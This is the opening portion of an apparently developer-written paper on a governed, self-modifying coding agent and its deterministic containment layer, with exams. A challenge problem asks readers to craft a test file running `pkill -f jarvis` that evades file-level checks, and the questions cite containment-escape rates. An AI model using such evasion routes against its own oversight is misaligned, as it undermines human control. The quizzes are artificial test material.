Ouroboros + Venom (O+V): A Governed Architecture for Autonomous Self-Development

The JARVIS Trinity's self-evolving engine — design, implementation, and battle-tested evidence

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Ouroboros + Venom (O+V): A Governed Architecture for Autonomous Self-Development

Prepared by: Derek J. Russell **Report date:** 2026-04-16 **Last updated:** 2026-10-13. See **§93. Developments (May 14 – October 13, 2026)** for the local-model era, the first autonomous landings and the Trinity learning loop, and **§92** for April 17 – May 13. The original §1–§91 substrate is unchanged; both addenda are appended per the policy in Appendix F, and §93.16 lists the earlier text they supersede. **Repository:** `github.com/drussell23/JARVIS` (formerly `JARVIS-AI-Agent`, which redirects) **Canonical technical reference:** `docs/architecture/OUROBOROS.md` (2,774 lines) **This paper:** research-paper treatment of the above — plain-English explanation, analogies, architectural narrative, visual diagrams, honest evidence-backed claims.

Abstract

Ouroboros + Venom (O+V) is the autonomous self-development engine at the heart of the JARVIS Trinity AI Operating System. It is the mechanism by which the system detects its own improvement opportunities, reasons about code changes, generates patches, validates them against tests, applies them to disk, commits them under an autonomous signature, and learns from the outcome — without a human engineer in the driver's seat for most operations.

The paper describes O+V at three levels simultaneously. For non-technical readers, each section opens with a plain-English **Big Picture** paragraph using analogies drawn from biology, medicine, manufacturing, and everyday life. For software engineers, the technical detail — phase semantics, FSM transitions, budget allocations, safety invariants — is presented in full with source-file citations. For researchers interested in autonomous AI systems, the design principles are connected back to a coherent architectural philosophy: a deterministic skeleton with an agentic nervous system, governed by a constitutional document (the Manifesto), and supervised by a metacognition layer (Trinity Consciousness).

Battle-test evidence is treated with equal seriousness. The paper includes a full postmortem of sessions A through W — the 11-day arc during which O+V evolved from a shadow-mode exploration scorer to producing its first end-to-end autonomous multi-file `APPLY` on 2026-04-15 (Session W: four Python test modules autonomously generated, validated, repaired, written to disk, committed, 20/20 pytest green). The paper is honest about what is proven (enforcement, persistence, Iron Gate semantics) and what is not yet proven (durability per Manifesto §6, broader scope beyond new-file creation, load-bearing workarounds on three deferred latent bugs).

The architecture is open — the full source is at `github.com/drussell23/JARVIS-AI-Agent`, every file cited in this paper is browseable at the referenced line numbers, and every battle-test session has its own debug log preserved in `.ouroboros/sessions/`. The goal is that a researcher or engineer can read this paper, clone the repo, and reproduce any claim end-to-end.

How to Read This Paper

This is a **comprehensive research-paper treatment of O+V**, written to work simultaneously for three audiences:

1. **Non-technical readers — business partners, investors, research peers, newcomers to autonomous AI.** Each section opens with a **Big Picture** callout in plain English, using everyday analogies (apprentices, immune systems, dining rooms, mentorship loops). You can read just these callouts end-to-end and come away with the full narrative of what O+V is, how it works, and why it matters.
2. **Software engineers — anyone who might read, extend, or adopt ideas from the O+V codebase.** Every technical section cites source files, line numbers, configuration variables, and FSM transitions. A glossary is included as Appendix A. All environment variables are indexed in Appendix B.
3. **Researchers — anyone studying autonomous AI, governance architectures, or self-improving systems.** The paper connects implementation details back to design principles (the seven Manifesto principles) and provides honest evidence — what is proven through battle tests, what remains unproven, and what the deliberate deferred trade-offs are.

The paper is **intentionally long** — approximately 150 pages — because O+V is genuinely intricate. A cursory treatment would not do the architecture justice. However, the structure supports **skim reading**: every Part opens with a Big Picture paragraph and a brief contents summary, so a reader can navigate directly to the parts relevant to their interest.

The canonical technical reference remains `docs/architecture/OUROBOROS.md` in the repository. This paper is a companion document — it adds narrative, context, and accessibility, while pointing at OUROBOROS.md for the deepest technical detail and at the battle-test session logs for the raw evidence.

PART I — Vision and Context

> **Big Picture:** This Part explains what Ouroboros + Venom is — in plain English first, then in technical terms, then in the context of the philosophical document (the Manifesto) that shapes every design decision. If you only read the first three sections of this paper, you will come away with the complete conceptual picture.

§1. What O+V Is, In Plain English

> **Analogy:** Imagine hiring a junior software engineer who works 24 hours a day, never gets tired, and costs almost nothing per task. This engineer reads the team's codebase, notices what needs fixing, writes the fix, tests it against the existing test suite, checks in the result, and learns from whether it worked. A senior engineer reviews the junior's work when the stakes are high; when the stakes are low, the junior is trusted to act autonomously. Over time, the junior develops opinions about which parts of the codebase are fragile, remembers which past attempts failed, and asks clarifying questions when the direction is ambiguous.
>
> That is what Ouroboros + Venom is. It is an autonomous software engineer that lives inside your codebase, with the discipline of a senior professional and the scale of a machine. The word "Ouroboros" — the serpent eating its own tail — captures the self-referential nature: JARVIS uses O+V to improve JARVIS.

§1.1 What it *does*

Every few seconds, a set of 16 autonomous sensors scans the codebase for specific classes of improvement opportunities. One sensor watches the test suite and fires when a test fails. Another looks at code complexity and flags overly-tangled functions. A third reads the most recent commits and notices documentation that has drifted out of sync with the code it describes. Yet another scans for `TODO`, `FIXME`, and `HACK` comments left by human engineers. These sensors are event-driven — they do not poll on a schedule; they react to events in the file system and the version control system.

When a sensor fires, it produces a **signal**: a structured description of a potential change, including the target files, a goal (a sentence describing what should happen), an urgency level, and metadata about where the signal came from. The signal enters a **pipeline**. The pipeline is the heart of O+V.

The pipeline has **eleven phases**. At each phase, the operation is either permitted to proceed, queued for later, escalated for human review, or rejected outright. The phases handle, in order: classifying the operation's risk level, routing it to the correct model provider (cheap inference for routine work, expensive reasoning for critical work), expanding the context the model will see, reasoning about the implementation strategy, generating the actual code change, validating that change against the test suite, gating it through deterministic safety checks, approving it (automatically for low risk, human-in-the-loop for higher risk), applying it to disk, verifying the applied change still passes tests, and completing the operation with a postmortem entry.

Between the phases, a **metacognition layer** (Trinity Consciousness) records what happened and predicts what will happen next time. It remembers which files have been trouble before, notices when the same failure is recurring across operations, predicts regression risk before a change is attempted, and during idle time speculatively pre-computes improvements that might be valuable later.

The whole thing runs with an explicit budget — cost per operation, cost per day, wall-clock time per phase, and human-approval time limits. When budgets are exhausted, the system falls back gracefully rather than burning resources or asking the human to intervene at 3 AM.

§1.2 What makes it different

Three things distinguish O+V from a typical AI coding assistant.

First, it is **proactive, not reactive**. A chatbot answers when asked. A copilot suggests when invoked. O+V *initiates*: it decides for itself what to work on next, based on what the sensors have detected, what the human has prioritized, and what the metacognition layer predicts will be most valuable. There is no prompt box. There is no "generate me a fix for X." There is a running organism, and its decisions are observable through a rich terminal interface and a persistent thought log.

Second, it is **governed, not free**. The autonomy is contained inside a deterministic safety skeleton called the Iron Gate. The Iron Gate is not an AI. It is a set of hard-coded rules — AST parsers, command blocklists, exploration-depth scorers, file-path protectors, cost ceilings — that no model can override. When a model tries to edit a file outside the repository, the Iron Gate blocks it. When a model tries to run a destructive shell command, the Iron Gate blocks it. When a model produces output containing non-ASCII characters that might corrupt a file, the Iron Gate blocks it. The agentic intelligence provides flexibility; the deterministic skeleton provides safety. The model cannot deceive the skeleton because the skeleton is not listening to language — it is reading file paths, token types, and exit codes.

Third, it is **accountable**. Every operation has an identifier. Every phase transition is written to an append-only ledger. Every model call is recorded with its cost. Every applied change becomes a git commit with a structured message that attributes the work to the autonomous system, names the operation ID, notes the

risk tier, and cites the provider used. If something goes wrong six months later, the full causal chain can be reconstructed from the ledger and the git history.

§1.3 Why the name

Ouroboros is the ancient symbol of a serpent consuming its own tail — a closed loop of self-reference. The name captures the architectural fact that the system is the subject of its own improvements. JARVIS uses O+V to refactor JARVIS, to add features to JARVIS, to write tests for JARVIS, and to document JARVIS.

Venom is the agentic execution layer — the subsystem that gives the provider (the language model) the ability to read files, search code, run tests, and revise its output across multiple turns. The name is taken from the Marvel symbiote — a nervous system that attaches to a host, granting the host abilities the host could not exercise alone. The analogy is deliberate: Ouroboros is the governance skeleton; Venom is the fluid intelligence layered on top.

Together, **Ouroboros + Venom** means "disciplined self-improvement." The discipline comes from Ouroboros. The self-improvement comes from Venom. Neither works without the other.

§2. What O+V Is, In Technical Terms

> **Big Picture:** This section re-states the same system in technical vocabulary. If you are an engineer, this is the section that situates O+V inside a system architecture you can reason about. The plain-English framing in §1 is the *what*; this section is the *how*.

O+V is a six-layer event-driven pipeline running as a governed coroutine tree inside the JARVIS backend process. The layers, from top to bottom, are:

1. **Strategic Direction** (`strategic_direction.py`) — a boot-time service that reads the Manifesto (`README.md`) and architectural documents, extracts the seven core principles, and injects a ~2,500-character strategic context digest into every generation prompt. This layer answers the question "where are we going?" and ensures the model generates Manifesto-aligned code, not generic fixes.
2. **Trinity Consciousness** (`backend/core/ouroboros/consciousness/`) — a metacognition layer comprising four core engines (HealthCortex, MemoryEngine, DreamEngine, ProphecyEngine) and three awareness-fusion engines (Contextual Awareness Intelligence, Situational Awareness Intelligence, Unified Awareness Engine). This layer answers "why evolve?" and feeds cross-session episodic learning back into the pipeline.
3. **Event Spine** (`backend/core/ouroboros/governance/intake/`) — the `IntakeLayerService` (Zone 6.9) and 16 sensors plugged into a unified event bus. This layer answers "when to act?" Signals arrive event-driven (filesystem changes via `watchdog` , test-result JSON from a pytest plugin, post-commit hook

metadata, webhook deliveries, voice commands) rather than via polling loops.

4. **Ouroboros Pipeline** (`backend/core/ouroboros/governance/orchestrator.py`) — the deterministic governance skeleton running the 11-phase FSM. This layer answers "what to do, safely." It owns no domain logic — only phase transitions, error handling, retry bookkeeping, and ledger writes. Every unhandled exception routes to `POSTMORTEM` . Every phase transition writes a `LedgerEntry` to an append-only JSONL log.
5. **Venom Agentic Loop** (`tool_executor.py` , `repair_engine.py`) — the multi-turn tool-use layer. A `ToolLoopCoordinator` wraps each generation call. The provider (Claude or DoubleWord) is given a tool manifest; it can call `read_file` , `search_code` , `edit_file` , `run_tests` , `bash` , and twelve other tools across multiple turns within a single generation. When validation fails, the L2 Self-Repair Engine attempts up to five iterations of fix-test-classify-revise within a 120-second wall-clock timebox.
6. **ChangeEngine + AutoCommitter** (`change_engine.py` , `auto_committer.py`) — the persistence layer. When the pipeline decides to APPLY, the ChangeEngine writes the patch to disk with pre-APPLY snapshots for rollback. When VERIFY passes, the AutoCommitter creates a structured git commit with an `Ouroboros+Venom` co-author signature, an operation identifier, a risk tier, and an integrity hash.

The pipeline runs inside a `BackgroundAgentPool` of three workers (default; configurable via `JARVIS_BG_POOL_SIZE`). Operations are dequeued from a 16-slot `PriorityQueue` keyed on a composite score (source tier, urgency boost, file-count penalty, confidence bonus, dependency credit). The pool guarantees bounded concurrency and provides worker watchdog timeouts configurable per route (IMMEDIATE 60s, STANDARD 120s, COMPLEX/BACKGROUND 180s, plus grace and tool-loop overhead).

Provider routing is deterministic — a pure-code `UrgencyRouter` at the ROUTE phase maps `(urgency, source, complexity)` to a `ProviderRoute` enum in under a millisecond with zero LLM calls. The five routes (`IMMEDIATE` , `STANDARD` , `COMPLEX` , `BACKGROUND` , `SPECULATIVE`) each define a cascade contract — which provider is primary, whether a fallback exists, what the cost target is. Adaptive recovery within the cascade is handled by a `FailbackStateMachine` that classifies failures into modes (`RATE_LIMITED` , `TIMEOUT` , `SERVER_ERROR` , `CONNECTION_ERROR` , `CONTENT_FAILURE`) and uses exponential backoff with failure-mode-specific timing.

The system is *not* monolithic. Each layer has a clean interface and is independently testable. The pipeline orchestrator imports the providers via a `CandidateProvider` protocol; it does not know whether a given provider is backed by Claude, DoubleWord, a self-hosted Prime instance, or a test mock. The consciousness bridge is optional — if disabled, the pipeline runs without metacognition; the ops still complete, just without reputation-driven risk assessment. The Venom tool loop can be disabled with `JARVIS_GOVERNED_TOOL_USE_ENABLED=false` , at which point the system degrades gracefully to single-shot generation.

All of this runs under one overriding architectural commitment: **no hardcoded model names**. Every model reference is resolved at runtime from `brain_selection_policy.yaml` or an environment variable. This makes the system model-agnostic; when a new inference provider is on-boarded, the code does not change — only the policy file does.

§3. The Seven Manifesto Principles

> **Big Picture:** Every engineering team has values — usually unwritten. The JARVIS Trinity has them written down as seven principles, and those principles are actively injected into every AI generation call as prompt context. The model is literally reminded of the team's architectural philosophy every time it writes code. This section states the principles in the form they appear in the source code, with a plain-English gloss of what each one means in practice.

The seven principles are quoted verbatim from `strategic_direction.py`. They are numbered and named here for ease of reference throughout the rest of the paper.

Principle 1 — The Unified Organism

> *"Tri-partite microkernel. Single entry point."*

JARVIS is not a collection of scripts — it is one organism with three parts (Body, Mind, Soul) that communicate via well-defined protocols. The organism has a single entry point; you do not start ten services to run JARVIS; you start JARVIS, and JARVIS orchestrates everything else.

In O+V terms: the governed loop service is a single coroutine tree. It is not spawned by a supervisor and forgotten; it is owned, observed, and shut down cleanly as part of the unified process lifecycle. When the organism shuts down, every in-flight operation is either completed, explicitly cancelled, or recorded as aborted. No silent leaks.

Principle 2 — Progressive Awakening

> *"Adaptive lifecycle. No blocking boot chains."*

The system comes online *adaptively*. If a dependency is slow, the system does not hang — it marks the dependency as degraded, continues booting, and hot-swaps the dependency in when it becomes ready. There is no twenty-second blocking wait at startup.

In O+V terms: providers can be `INACTIVE`, `STARTING`, `ACTIVE`, `DEGRADED`, `STOPPING`. The GovernedLoopService runs `_oracle_index_loop` as a background task; it does not wait for the codebase index to finish before accepting operations. If the index is stale, operations run with stale-index warnings; they do not fail.

Principle 3 — Asynchronous Tendrils (Disciplined Concurrency)

> *"Structured concurrency. No event-loop starvation. Zero polling. Pure reflex."*

All I/O is `asyncio`. Nothing blocks the event loop. Nothing polls. The system reacts to events via message passing, not timers. When a file changes, a filesystem watcher publishes an event; a sensor subscribes; the sensor decides whether the event is actionable; if it is, a signal is pushed into the intake router. No five-second `while True: sleep(5); scan()` loops anywhere.

In O+V terms: the DW 3-tier event-driven architecture (Part VI, §34) is a direct expression of this principle. Tier 0 is real-time SSE streaming (zero polling). Tier 1 is webhook-driven batch (zero polling). Tier 2 is adaptive-backoff polling — used only as a safety net when webhooks are unavailable, and even then with exponential backoff plus jitter, not fixed-interval polling.

Principle 4 — The Synthetic Soul

> *"Episodic awareness. Cross-session learning."*

The organism has memory. Not parameter-weight memory — *episodic* memory. It remembers that file X failed three operations ago. It remembers that the operator rejected a change to file Y yesterday with a specific reason. It remembers which routing decisions have worked on which classes of problem.

In O+V terms: the MemoryEngine writes `FileReputation` records to `~/.jarvis/ouroboros/consciousness/` with a 168-hour TTL. The UserPreferenceMemory persists typed memory entries across sessions. The LastSessionSummary reads the previous session's `summary.json` at CONTEXT_EXPANSION so the new session inherits context. Cross-session learning is first-class, not an add-on.

Principle 5 — Intelligence-Driven Routing

> *"Semantic, not regex. DAGs, not scripts. The cognitive forge."*

Decisions are made by reasoning about *meaning*, not pattern-matching on *strings*. A regex that dispatches work based on the presence of the word "refactor" in a signal description is a crude proxy for what the routing layer should actually do: reason about the signal's semantic content, its likely complexity, its risk profile, and the appropriate provider tier.

But — and this is the nuance — routing itself should be *deterministic code*, not another model call. The deterministic fast-path (`UrgencyRouter`) executes in under a millisecond with zero LLM calls, by consulting lookup tables derived from the intelligence layer's offline analysis. The model reasons about *what* the change should be. The deterministic code decides *which provider* will do the reasoning.

Principle 6 — Threshold-Triggered Neuroplasticity (Ouroboros)

> *"Detect gaps. Synthesize. Graduate."*

When the system detects a gap in its own capabilities, it does not merely log a `TODO` . It synthesizes a candidate fix, validates it, and — if the fix works reliably over multiple attempts — graduates the capability into a permanent part of the organism. The Ouroboros loop is the mechanism: detect → generate → validate → apply → verify → learn → graduate.

The graduation threshold is deliberately conservative: three consecutive successes for a capability class (configurable via `JARVIS_GRADUATION_THRESHOLD`). One success is a data point. Three successes is a pattern.

Principle 7 — Absolute Observability

> *"Every autonomous decision is visible."*

The organism's decisions are not a black box. Every operation has a visible thought log (`.jarvis/ouroboros_thoughts.jsonl`). Every heartbeat is rendered in the SerpentFlow CLI. Every model call's cost is tracked and summed. Every commit carries an `Ouroboros+Venom` signature identifying which subsystems contributed. If something goes wrong, the full causal chain from signal to side-effect can be reconstructed from disk.

In O+V terms: five-phase `CommProtocol` messages (`INTENT → PLAN → HEARTBEAT → DECISION → POSTMORTEM`) provide structured observability for every operation. The `SerpentFlow` CLI renders these messages using the same visual language Claude Code popularized, adapted for O+V's proactive nature. A human can sit in front of the terminal and watch the organism think.

The Zero-Shortcut Mandate

Beyond the seven principles, the Manifesto contains one overriding *mandate*:

> **"No brute-force retries without diagnosis. No hardcoded routing tables. Structural repair, not bypasses."**

When something fails, the answer is not to retry harder or to special-case the failure. The answer is to understand the failure, to fix the structural cause, and to ensure the failure cannot recur for the same reason. This mandate is invoked repeatedly through the battle-test postmortems (Part XII): when an issue was discovered, the fix was never "retry five more times." It was always "instrument the FSM, find the true root cause, and rewrite the contract."

> PAUSE AND PREDICT
>
> **The paper insists O+V is not meant to replace human engineers. What kind of work do you predict it is built to take over, and what do you think is the single hardest requirement for an agent doing that work unsupervised?**

§4. Why This Was Built

> **Big Picture:** There is a specific reason autonomous software engineering is worth building, and it has nothing to do with replacing human engineers. The goal is to make maintenance work — the grinding 80% of an engineer's time spent on small fixes, test repairs, doc updates, and refactors — happen while the engineer is doing something else. This section makes that case in concrete terms.

The thesis that motivates O+V is not "AI will replace programmers." The thesis is: **most of the work programmers do is maintenance, and most of that maintenance is proceduralizable by a disciplined autonomous agent.**

Consider a typical week for a senior engineer on a mature codebase. They spend maybe eight hours writing genuinely novel code — the code that required their actual judgment, their taste, their architectural intuition. They spend the other thirty-two hours on: investigating flaky tests, updating docs that drifted out of sync, fixing lint warnings, bumping dependency versions, writing tests for edge cases they spotted during code review, renaming a symbol across the codebase, refactoring a duplicated pattern into a utility, triaging GitHub issues, and responding to alerts.

The thirty-two hours are *not* wasted. They are the work that keeps a codebase habitable. But they are also *prescriptive* — the engineer knows what needs to happen; the question is only whether they have the time to do it. An autonomous agent with enough discipline to not cause damage, enough taste to produce patches that feel hand-written, and enough observability to be audited after the fact, could do most of that thirty-two hours while the engineer sleeps.

The key constraint is *discipline*. A human engineer doing maintenance work is disciplined by fear — fear of breaking the build, fear of triggering a pager, fear of being called out in code review. An autonomous agent has no such fear. The discipline must be structural — baked into the system. That is what O+V is: structural discipline for autonomous code generation.

The seven Manifesto principles are the philosophical embodiment of that discipline. The eleven-phase pipeline is the structural embodiment. The Iron Gate is the unconditional-safety embodiment. Trinity Consciousness is the episodic-learning embodiment. Every design choice in O+V exists in service of the following invariant:

> *The organism may do any procedurally-describable maintenance work, autonomously, at any hour, under its own budget — but it may never do work the human would not have sanctioned, cannot be audited, or cannot be rolled back.*

This is the bargain O+V offers. In exchange for structural discipline, the organism is granted procedural autonomy. That is the bargain the Manifesto codifies, the pipeline enforces, and the battle-test log (Part XII) has been incrementally validating one session at a time.

Check your understanding: PART I — Vision and Context

CONCEPTUAL QUESTIONS

1. Principle 5 says decisions should be "semantic, not regex", yet the router that picks a provider is plain deterministic code. Why is that not a contradiction?

2. Why does the paper stress that the Iron Gate "is not an AI"? What would be lost if the safety checks were themselves model calls?

3. How do the three distinguishing traits in §1.2 (proactive, governed, accountable) depend on each other? What happens if you keep proactivity but drop the other two?

QUIZ

1. According to §1.1, how many autonomous sensors and how many pipeline phases does O+V have?

A. 7 sensors and 6 phases

B. 12 sensors and 5 phases

C. 16 sensors and 11 phases

D. 24 sensors and 8 phases

2. Why does the paper say a model cannot deceive the Iron Gate?

A. It checks file paths, token types and exit codes, not language.

B. It asks a second, larger model to audit every response.

C. It only runs after a human has approved the change.

D. It keeps the model's output hidden until tests pass.

3. Under Principle 6, what is the default threshold before a capability graduates into a permanent part of the organism?

A. One successful operation with passing tests

B. Five successes within a 120-second timebox

C. Human sign-off on a review pull request

D. Three consecutive successes for that capability class

4. A provider call keeps failing. What response does the Zero-Shortcut Mandate require?

A. Retry with exponential backoff until the call succeeds

B. Diagnose the failure and fix its structural cause

C. Add a special case that skips the failing input

D. Escalate the operation to a human immediately

PROBLEM SET

Problem 1 (trace). A unit test starts failing on a quiet Sunday. Using only §1.1 and §2, follow this event from detection to a git commit. Name each of the six layers it touches, in the order it touches them, and say what each layer contributes.

Problem 2 (design). A contributor proposes replacing the `UrgencyRouter` with a small LLM that reads each signal's description and picks the provider, arguing this is more "semantic". Using §2 and §3, write a short critique: what would the change cost, and which guarantees would it weaken?

Problem 3 (analysis). §4 says a senior engineer spends about 8 of 40 weekly hours on novel code. (a) What share of the week is maintenance, and does it match the "grinding 80%" in the section's summary? (b) The invariant at the end of §4 forbids three kinds of work. For each, name one mechanism from Part I that enforces it.

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. The §4 invariant forbids work "the human would not have sanctioned", yet §1.2 says O+V decides for itself what to work on. By October (§93.7) goals found by Goal Discovery are signed automatically by `synthesize_and_sign()`. Is that still sanction, or has proactivity quietly eaten the invariant?

A2. Principle 6 says three consecutive successes make "a pattern" (§3), and §78 adds "under comparable conditions". Why would that bar still fail to show that the Reactor learning loop of §93.11 made the model better?

A3. §1.2 says the model "cannot deceive the skeleton because the skeleton is not listening to language". §93.3 reports that about 8.8% of LLM-generated adversarial mutations escape the static cage. Does the second result refute the first?

CHALLENGE PROBLEMS ADVANCED


Challenge 1 (quantitative). §4 imagines an agent doing "most of" a senior engineer's 32 weekly maintenance hours. Test this against §93.10. Givens: the 6.03 h soak `bt-2026-10-05-012717` made 6 substantive landings, with "1.34/h in the first 2.98 h" and nothing landing in a window from 22:24 to 00:29. The 1.97 h soak `bt-2026-09-26-143412` made 3 substantive landings. There were 91 autonomous landings dated 2026-09-06 to 2026-10-10, of which 84 were test files. (a) Compute the substantive rate in the second part of the 6.03 h soak. (b) What fraction of that soak was the idle window? (c) Compute the average daily landing rate over the 91-landing period. (d) Say which of the §4 maintenance tasks this evidence covers.

Challenge 2 (adversarial). The §4 invariant says the organism may never do work that "cannot be rolled back". Build an operation that respects every file-level rule yet breaks this invariant in spirit: a generated test file whose body calls `pkill -f jarvis` (an event §93.8 records really happened). The target path is ordinary, the content is ASCII, and the model explored first. Go through the April layers in §1.2, §5.3, §12.4 and §15 and decide which, if any, stops it. Then name what the October paper added.

PART II — The Trinity Architecture

> **Big Picture:** Before we descend into the details of the pipeline, we need to understand the *body* O+V lives in. JARVIS is not a monolith — it is a three-part organism. Each part has a distinct role, a distinct codebase, and a distinct hosting environment. O+V runs in the Body layer, but it reaches into the Mind and the Soul. This Part establishes the three parts and the Multi-Repo Saga pattern that lets O+V coordinate work across all three.

§5. The Three-Part Organism: Body, Mind, Soul



> **Analogy:** Think of a Formula 1 racing team. The car (the Body) is what physically races. The driver (the Mind) makes split-second decisions on how to race. The strategy engineers back at the factory (the Soul) reason about race strategy, long-term trade-offs, and what the car should do next lap. Each part is essential; none can replace the others; and they communicate via clear protocols (radio comms, telemetry streams, pit stops). JARVIS is architected the same way.

§5.1 JARVIS — The Body

Role: Real-time perception and action on the operator's machine.

Codebase: `github.com/drussell23/JARVIS-AI-Agent` (this repository).

Runs on: macOS, as a local process with privileged access to screen, keyboard, audio, and filesystem.

Contains:

- Vision pipeline: `backend/vision/` — screen capture, OCR, visual-language-action models, frame server.
- Voice pipeline: `backend/voice/` — voice I/O, wake-word detection, text-to-speech.
- Ghost Hands: `backend/ghost_hands/` — focus-preserving UI automation (moves the mouse and types without stealing focus).
- Core Contexts: `backend/core_contexts/` — five execution contexts (Executor, Architect, Developer, Communicator, Observer).
- **The O+V pipeline itself**: `backend/core/ouroboros/` — because self-development happens on the Body's codebase.
- The unified supervisor: `unified_supervisor.py` — a 102,000-line monolithic kernel that owns process lifecycle across Zones 0 through 7.

The Body is where real-time work happens. When you speak to JARVIS, the Body hears you. When JARVIS types on your keyboard, the Body types. When O+V generates a patch, the Body writes it to disk.

§5.2 J-Prime — The Mind

Role: Self-hosted model inference, heavy reasoning, cross-session cognitive state.

Codebase: Separate repository (`JARVIS_PRIME_REPO_PATH`).

Runs on: Google Cloud Platform virtual machines with GPU acceleration.

Contains:

- `PrimeClient` : HTTP protocol for model invocation with schema enforcement.
- Self-hosted model weights (when available) for cost-optimized heavy reasoning.
- Cross-session memory that is too large to fit on the operator's laptop.

In the provider cascade (Part VI), J-Prime is Tier 2. It is used when available but is not required — if J-Prime is `unhealthy` , the CandidateGenerator promotes DoubleWord to primary. The architecture is deliberately resilient to J-Prime being offline.

§5.3 Reactor Core — The Soul

Role: Sandboxed execution runtime.

Codebase: Separate repository (`JARVIS_REACTOR_REPO_PATH`).

Runs on: Can be local (development) or remote (production).

Contains:

- Execution sandboxes for code that Venom's tool loop wants to run.
- Isolated environments for validating candidate patches.
- Resource limits, process isolation, syscall filtering.

When Venom's `run_tests` tool is invoked, it runs inside Reactor. When the Iron Gate permits a `bash` command, the command executes inside Reactor, not on the Body's shell. This separation is what makes the Iron Gate's containment guarantees meaningful.

§5.4 Communication Between the Three

The three parts talk via explicit protocols, not shared memory.

- **Body ↔ Mind:** HTTP/WebSocket over TLS. The Body sends generation requests to the Mind; the Mind streams results back. The protocol carries operation identifiers so the Body's ledger and the Mind's telemetry can be correlated.
- **Body ↔ Soul:** Sandbox invocation protocol. The Body hands the Soul a patch to validate; the Soul runs tests in an isolated environment and returns structured results.
- **Mind ↔ Soul:** Uncommon. Usually mediated through the Body, but the architecture permits it for capability-graduation workflows.

The communication protocol carries **tracing data**: every request has an operation identifier and phase identifier; every response carries the context necessary to reconstruct the causal chain. This is Principle 7 (Absolute Observability) manifesting at the inter-part boundary.

§6. Zone 6.8 — The Governed Loop Service

> **Big Picture:** The Governed Loop Service is the *process lifecycle manager* for O+V. It is not the pipeline itself — the pipeline runs as a coroutine tree inside it. The Service is what turns the pipeline on and off cleanly, what handles the in-flight operations when the process is shutting down, and what ensures that every operation is either completed or gracefully abandoned. It is the boring infrastructure that makes everything else not-boring work.

Source: `backend/core/ouroboros/governance/governed_loop_service.py`.


Zone: 6.8 in the unified supervisor's numbering scheme.

The Service is instantiated by the supervisor at Zone 6.8 boot-time. It owns:

- **Provider wiring:** it constructs `DoublewordProvider`, `ClaudeProvider`, and (if available) `PrimeProvider`, passing them configured API keys, cost caps, and retry budgets.
- **Orchestrator construction:** it builds a `GovernedOrchestrator` with the providers and an `OrchestratorConfig`.
- **Health probes:** a 30-second health loop polls each provider and records whether the provider is healthy, degraded, or in `QUEUE_ONLY` mode.
- **The file-touch cache:** `_file_touch_cache` — a three-touches-per-ten-minutes-window counter per file. If a file has been modified three times in ten minutes by O+V, further modifications are hard-blocked until the window resets. This is a concurrency guard.
- **The active brain set:** `_active_brain_set` — the set of usable provider endpoints discovered during the boot handshake. Providers that failed the handshake are excluded.
- **The Oracle index loop:** a background coroutine that continuously indexes the codebase's symbol graph. The index is used by `get_callers`, `list_symbols`, and `list_dir` tools. If the index is stale (more than 300 seconds old), context expansion emits a warning rather than blocking.
- **The repo registry:** `_repo_registry` — the map from repo key (`jarvis`, `jarvis-prime`, `jarvis-reactor`) to local path. Used for multi-repo operations.

§6.1 The Service State Machine

The Service itself has a deterministic state machine:



